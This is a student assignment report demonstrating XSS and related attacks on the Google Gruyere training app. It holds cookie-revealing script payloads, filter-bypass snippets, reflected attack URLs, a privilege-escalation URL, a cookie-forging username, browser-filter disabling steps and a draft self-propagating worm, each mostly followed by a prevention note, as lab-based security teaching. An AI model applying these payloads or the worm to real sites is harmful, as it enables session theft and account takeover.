Assignment – 4 Report | Cross-Site Scripting (XSS)

BOFIN BABU
2013H313085H

I use Google-Gruyere to demonstrate XSS.

Cross-Site Scripting (XSS)

Cross-site scripting (XSS) is a vulnerability that permits an attacker to inject code (typically HTML or Javascript) into contents of a website not under the attacker's control. When a victim views such a page, the injected code executes in the victim's browser. Thus, the attacker has bypassed the browser's same origin policy and can steal victim's private information associated with the website in question.

File Upload XSS

Upload a file that allows the attacker to run arbtrary code on the site.


Create an vul.html file contains the following script

```
<script>
 alert(document.cookie);
</script>
```

`After uploadig vul.html, we can access it.`

http://google-gruyere.appspot.com/557082450986/Bofin/vul.html

Now it will show the session cookie.



The page at google-gruyere.appspot.com says:

```
GRUYERE=12391253|Bofin||author;
GRUYERE_ID=557082450986; gsScrollPos=
```

Prevention: Host the content on a separate domain so the script won't have access to any content from your domain. (Something like *username.example-usercontent.com* instead of *example.com/username*)

Reflected XSS

Executing the script via URL


Some browsers have built-in protection against reflected XSS attacks

Disable XSS Filtering option from the Browser (Firefox)

about:config → urlbar.filter , set it to false.

Chrome: $sudo `/opt/google/chrome/google-chrome –disable-xss-auditor`

Attack URL: google-gruyere.appspot.com/557082450986/<script>alert(document.cookie)</script>



```
GRUYERE=12391253|Bofin||author; GRUYERE_ID=349364246533
```

Prevention: We need to escape user input that is displayed in error messages. Always enable browser level protection. Plug-ins like NoScript can also be used to improve the protection.


Stored XSS

What we want to do is put a script in a place where Gogle Gruyere will serve it back to another user.

The most obvious place that Gruyere serves back user-provided data is in a snippet.

Some scripts can be added as an input:


```
      (1) <a onmouseover="alert(1)" href="#">read this!</a> // Because (here) no
                                          // string sanitaion for onmouseover
      (2) <p <script>alert(1)</script>hello //browsers tend to forgive if
      (3) </td <script>alert(1)</script>hello // an HTML code if wrong.
```



Add a new snippet.

```
<a onmouseover="alert(1)" href="#">read this!</a>
```

Limited HTML is now supported in snippets (e.g., <b>, <i>, etc.)!



Prevention: Prevention depends on the effect of sanitizer. (blacklist/whitelist of disallowed/allowed tags)

Reflexed XSS via AJAX

Find a URL that when clicked on will execute a script using one of Gruyere's AJAX features.

A user snippets page: http://google-gruyere.appspot.com/557082450986/feed.gtl?uid=value will


outputs _feed((["value"]))

To exploit, create a URL like the following and get a victim to click on it:

```
http://google-gruyere.appspot.com/557082450986/feed.gtl?
uid=<script>alert(document.cookie)</script>

http://google-gruyere.appspot.com/557082450986/feed.gtl?uid=%3Cscript
%3Ealert(document.cookie)%3C/script%3E

This renders as _feed((["<script>alert(document.cookie)</script>"]))
```


GRUYERE=12391253|Bofin||author

The bug is that Gruyere returns all gtl files as content type `text/html`

`Prevention:` Make sure that your JSON content can never be interpreted as HTML.

Elevation of Privilege


Fool Gruyere into thinking I used this page to update my account.

```
http://google-gruyere.appspot.com/557082450986/saveprofile?
action=update&is_admin=True
```

OR

```
http://google-gruyere.appspot.com/557082450986/saveprofile?
action=update&is_admin=True&uid=username
```

After visiting this URL, account is now marked as an administrator but cookie still says I'm not. So sign out and back in to get a new cookie.




Cookie Manipulation

Issue you a cookie for someone else's account.

Gruyere's cookies use the format: *hash*|*username*|admin|author

We are going to get into Ram's account.

Create a new user with username: Ram|admin|author


google-gruyere.appspot.com
google-gruyere.appspot.com GRUYERE
google.com
Remove Selected
Remove All
Close

```
Name: GRUYERE
Content: 95180172|Ram|admin|author||author
Host: google-gruyere.appspot.com
Path: /557082450986
Send For: Any type of connection
Expires: At end of session
```

Now we have logged in as Ram, without his permission.

We can see Ram's cookies now.

The issue here is, we have no restriction for characters allowed in a username (on the server side).

Self-Propogating Worm

```
<script>
var Ajax=null;
/ Construct the header information for the HTTP request
Ajax=new XMLHttpRequest();
Ajax.open("POST","http://google-gruyere.appspot.com/557082450986/feed.gtl?",true);
Ajax.setRequestHeader("Host","google-gruyere.appspot.com/557082450986");
Ajax.setRequestHeader("Keep-Alive","300");
Ajax.setRequestHeader("Connection","keep-alive");
Ajax.setRequestHeader("Cookie",document.cookie);
Ajax.setRequestHeader("Content-Type","application/x-www-form-urlencoded");
// Construct the content. The format of the content can be learned
// from LiveHTTPHeaders.
var content="uid=alert(document.cookie)"; // You need to fill in the details.
// Send the HTTP POST request.
Ajax.send(content);
</script>
```


I'm planning to include worm using the src attribute in the <script> tag

Uploaded worm.js as

http://google-gruyere.appspot.com/557082450986/Ram/worm.js

Now Worm will run if we post this in a comment box.

```
<script type='text\javascript' src='http://google-gruyere.appspot.com/557082450986/Ram/worm.js
'>
<a href="" onMouseOver="alert('XSS Worm');return true;">Linked Text</a>
</script>
```



XSS Worm

Construct the header information for the HTTP request Ajax=new XMLHt
T","http://google-gruyere.appspot.com/557082450986/feed.gtl?",true);